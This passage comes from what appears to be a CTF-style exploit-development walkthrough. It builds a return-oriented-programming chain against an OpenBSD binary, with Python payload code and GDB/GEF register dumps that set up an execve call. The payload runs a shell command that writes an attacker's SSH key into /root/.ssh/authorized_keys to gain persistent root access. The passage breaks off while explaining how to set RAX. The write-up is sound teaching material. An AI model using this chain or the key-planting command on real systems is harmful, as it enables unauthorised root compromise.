0x6013c0:       ""
0x6013c1:       ""
0x6013c2:       ""
0x6013c3:       ""
0x6013c4:       ""
gef>
0x6013c5:       ""
```

```
payload += command
payload += argument1
payload += argument2
payload += argument3
payload += p64(argument1_addr)
payload += p64(argument2_addr)
payload += p64(argument3_addr)
payload += p64(0x00000000)
payload += p64(argp_array_addr)
payload += p64(command_addr_f)
payload += p64(argp_array_addr_f)
payload += 564 * b'A'
```

Now with all of our data in the buffer, we can make note of the address in the buffer for the floated address of the command (`command_floated_addr`) and the floated address of the argument pointer (`argp_floated_addr`) for use in our gadget chain.


To control `RDI`, we can combine the `pop_rdx`, `movss_xmm0`, `cvtss2si_rsi` and `mov_rdi` gadgets:

- `pop_rdx`: Move the floated address of the command into `RDX`
- `movss_xmm0`: Move the value of `RDX` into `XMM0`
- `cvtss2si_rsi`: Convert the float in `XMM0` to an integer, and the result in `RSI`
- `mov_rdi`: Move `RSI` into `RDI`

We can easily put this logic into our payload


```
## Configure RDI
payload += p64(pop_rdx)                # Pop the stack value into RDX
payload += p64(command_floated_addr)   # Value on stack to move into RDX
with pop rdx;
payload += p64(movss_xmm0)             # Move value of RDX address into XMM0
payload += p64(cvtss2si_rsi)           # Convert FP to dword integer, Store
result in RSI
payload += p64(mov_rdi)                # Now move RSI into RDI
payload += b'A' * 8                    # Pad stack for the pop rdx in the
above mov_rdi gadget
```

Lets try it out, this time we'll step forward in GDB with `ni` until we get to `0x0040036b`, and we will see our chain start to work by returning into the `pop_rdx` gadget, and then from there into the `movss_xmm0` gadget, and so on.



```
0:0:egdb - "openbsd.localdomain"
[ Legend: Modified register | Code | Heap | Stack | String ]
[*] Failed to read /proc/<PID>/maps, using GDB sections info: [Errno 2] No such file or directory: '/proc/70009/maps'
$rax   : 0x0
$rbx   : 0xffffffffffffffff
$rcx   : 0x0
$rdx   : 0x4141414141414141 ("AAAAAAAA"?)
$rsp   : 0x7f7ffffd6de8
$rbp   : 0x7f7ffffd6df0
$rsi   : 0x0
$rdi   : 0x0
$rip   : 0x000000000040036b _   ret
$r8    : 0x7f7ffffd7424
$r9    : 0x7f7ffffd6e18
$r10   : 0x7f7ffffd6ae0
$r11   : 0x505050505050504
$r12   : 0x7f7ffffd6fd8
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [ZERO carry PARITY adjust sign TRAP INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x002b $ss: 0x0023 $ds: 0x0023 $es: 0x0023 $fs: 0x0023 $gs: 0x0023

[!] Unmapped address

     0x400363                 ror    BYTE PTR [rax+0x31], 0xf6
     0x400367                 mov    rdi, rsi
     0x40036a                 pop    rdx
 _   0x40036b                 ret
   _    0x40036a                 pop    rdx
        0x40036b                 ret
        0x40036c                 xor    dh, 0xd0
        0x40036f                 adc    cl, 0xe8
        0x400372                 ret
        0x400373                 xor    cl, 0xe0

[#0] Id 1, stopped 0x40036b in ?? (), reason: SINGLE STEP

[#0] 0x40036b _ ret
[#1] 0x40036a _ pop rdx
[#2] 0x60118c _ mov eax, 0x4ac022
[#3] 0x40037b _ movss xmm0, DWORD PTR [rdx]
[#4] 0x400380 _ cvtss2si esi, xmm0
[#5] 0x400368 _ mov edi, esi

0x000000000040036b in ?? ()
gef_

[0] 0: : egdb*
```

We can see in the call stack (outlined in red) how our chain will execute. Lets step forward again with `ni` some more until our `RDI` register is set.



```
0:0:[tmux] - "openbsd.localdomain"
gef_  ni
[ Legend: Modified register | Code | Heap | Stack | String ]

[*] Failed to read /proc/<PID>/maps, using GDB sections info: [Errno 2] No such file or directory: '/proc/44338/maps'
$rax   : 0x0
$rbx   : 0xf02d0ff3
$rcx   : 0x0
$rdx   : 0x0000000000601184  _  0x000000004ac02190
$rsp   : 0x7f7ffffc8db0
$rbp   : 0x7f7ffffc8d90
$rsi   : 0x00000000006010c8  _  0x0068732f6e69622f
$rdi   : 0x00000000006010c8  _  0x0068732f6e69622f
$rip   : 0x000000000040036a  _   pop rdx
$r8    : 0x7f7ffffc93c4
$r9    : 0x7f7ffffc8db8
$r10   : 0x7f7ffffc8a80
$r11   : 0x505050505050504
$r12   : 0x7f7ffffc8f78
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [ZERO carry PARITY adjust sign TRAP INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x002b $ss: 0x0023 $ds: 0x0023 $es: 0x0023 $fs: 0x0023 $gs: 0x0023

[!] Unmapped address

     0x400360                  add    BYTE PTR [rax+0x31], cl
     0x400363                  ror    BYTE PTR [rax+0x31], 0xf6
     0x400367                  mov    rdi, rsi
 _   0x40036a                  pop    rdx
     0x40036b                  ret
     0x40036c                  xor    dh, 0xd0
     0x40036f                  adc    cl, 0xe8
     0x400372                  ret
     0x400373                  xor    cl, 0xe0

[#0] Id 1, stopped 0x40036a in ?? (), reason: SINGLE STEP

[#0] 0x40036a _ pop rdx

0x000000000040036a in ?? ()
gef_  x/32s 0x006010c8
0x6010c8:       "/bin/sh"
0x6010d0:       "sh"
0x6010d3:       "-c"
0x6010d6:       "/bin/echo \"ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJLQUB0tLiCK1fIjR1/tJQ07gEYrZuK0fDBn/kvRh2wt foxtrot@pwn\" > /root/.ss
0x60115c:       "\320\020`"
0x601160:       ""
0x601161:       ""
0x601162:       ""
0x601163:       ""
0x601164:       "\323\020`"
0x601168:       ""
0x601169:       ""
0x60116a:       ""
[0] 0: : egdb*
```


Great! We managed to make `RDI` point to our string in program string in memory. Because the above gadget chain makes use of `RSI` to put set our `RDI` value, we can simply re-use it without the `mov_rdi` gadget to set `argp` for `execve`.

```
## Configure RSI
payload += p64(pop_rdx)             # Pop the stack value into RDX
payload += p64(argp_floated_addr) # Value on stack to move into RDX with pop
rdx;
payload += p64(movss_xmm0)          # Move value of RDX address into XMM0
payload += p64(cvtss2si_rsi)        # Convert FP to dword integer, Store
result in RSI
```


We can also easily take care of the third argument to `execve` (`envp`), by using the `pop_rdx` gadget to clear it.

```
## Clear RDX
payload += p64(pop_rdx)     # Pop the stack value into RDX
payload += p64(0x00000000)  # Value to use with pop_rdx gadget
```

We can see the result of our changes once again in GDB, first our `RSI` and then our `RDX` change.



```
0:0:[tmux] - "openbsd.localdomain"
gef_
[ Legend: Modified register | Code | Heap | Stack | String ]
[*] Failed to read /proc/<PID>/maps, using GDB sections info: [Errno 2] No such file or directory: '/proc/25388/maps'
$rax   : 0x0
$rbx   : 0xf02d0ff3
$rcx   : 0x0
$rdx   : 0x000000000060118c  _  0x000000004ac022b8
$rsp   : 0x7f7ffffd1aa8
$rbp   : 0x7f7ffffd1a60
$rsi   : 0x000000000060115c  _  0x00000000006010d0  _  0x622f00632d006873
$rdi   : 0x00000000006010c8  _  0x0068732f6e69622f
$rip   : 0x0000000000400384  _   ret
$r8    : 0x7f7ffffd20d4
$r9    : 0x7f7ffffd1ab8
$r10   : 0x7f7ffffd1750
$r11   : 0x0
$r12   : 0x7f7ffffd1c48
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [ZERO carry PARITY adjust sign TRAP INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x002b $ss: 0x0023 $ds: 0x0023 $es: 0x0023 $fs: 0x0023 $gs: 0x0023
[!] Unmapped address
     0x400378                  rol    bl, 1
     0x40037a                  mov    ecx, 0x2100ff3
     0x40037f                  mov    ebx, 0xf02d0ff3
 _   0x400384                  ret
  _     0x40036a                  pop    rdx
        0x40036b                  ret
        0x40036c                  xor    dh, 0xd0
        0x40036f                  adc    cl, 0xe8
        0x400372                  ret
        0x400373                  xor    cl, 0xe0
[#0] Id 1, stopped 0x400384 in ?? (), reason: SINGLE STEP
[#0] 0x400384 _ ret
[#1] 0x40036a _ pop rdx
0x0000000000400384 in ?? ()
gef_  x/32s 0x006010d0
0x6010d0:       "sh"
0x6010d3:       "-c"
0x6010d6:       "/bin/echo \"ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJLQUB0tLiCK1fIjR1/tJQ07gEYrZuK0fDBn/kvRh2wt foxtrot@pwn\" > /root/.ssh/auth
0x60115c:       "\320\020`"
0x601160:       ""
0x601161:       ""
0x601162:       ""
0x601163:       ""
0x601164:       "\323\020`"
0x601168:       ""
0x601169:       ""
[0] 0: : egdb*
```




```
0:0:authkeys - "openbsd.localdomain"
[ Legend: Modified register | Code | Heap | Stack | String ]
[*] Failed to read /proc/<PID>/maps, using GDB sections info: [Errno 2] No such file or directory: '/proc/25388/maps'
$rax   : 0x0
$rbx   : 0xf02d0ff3
$rcx   : 0x0
$rdx   : 0x0
$rsp   : 0x7f7ffffd1ab8
$rbp   : 0x7f7ffffd1a60
$rsi   : 0x000000000060115c  _  0x00000000006010d0  _  0x622f00632d006873
$rdi   : 0x00000000006010c8  _  0x0068732f6e69622f
$rip   : 0x000000000040036b  _   ret
$r8    : 0x7f7ffffd20d4
$r9    : 0x7f7ffffd1ab8
$r10   : 0x7f7ffffd1750
$r11   : 0x0
$r12   : 0x7f7ffffd1c48
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [ZERO carry PARITY adjust sign TRAP INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x002b $ss: 0x0023 $ds: 0x0023 $es: 0x0023 $fs: 0x0023 $gs: 0x0023
[!] Unmapped address
     0x400363                  ror    BYTE PTR [rax+0x31], 0xf6
     0x400367                  mov    rdi, rsi
     0x40036a                  pop    rdx
 _   0x40036b                  ret
      0x7f7ffffd212d              pop    rax
```

The final register to control for a successful `execve` system call is `RAX`. Unfortunately, the binary does not have any simple gadgets that would allow us to move a stack value into `RAX`, but we do have a way to set `EAX` (the lower 32 bits of `RAX`) to

`0xFFFFFFFF` and `SHR` (bit-shift right) that number by `1`, as well as the ability to perform a bit-wise NOT on `AL` (the least significant byte of `RAX`) with `NOT AL`.

After some experimentation in Python using bit-shifting and bit-wise NOT, we can reduce the value in `RAX` to `0x3b` (decimal `59`, the `execve` system call number) with a sequence of `shr_eax` and `not_al` gadgets

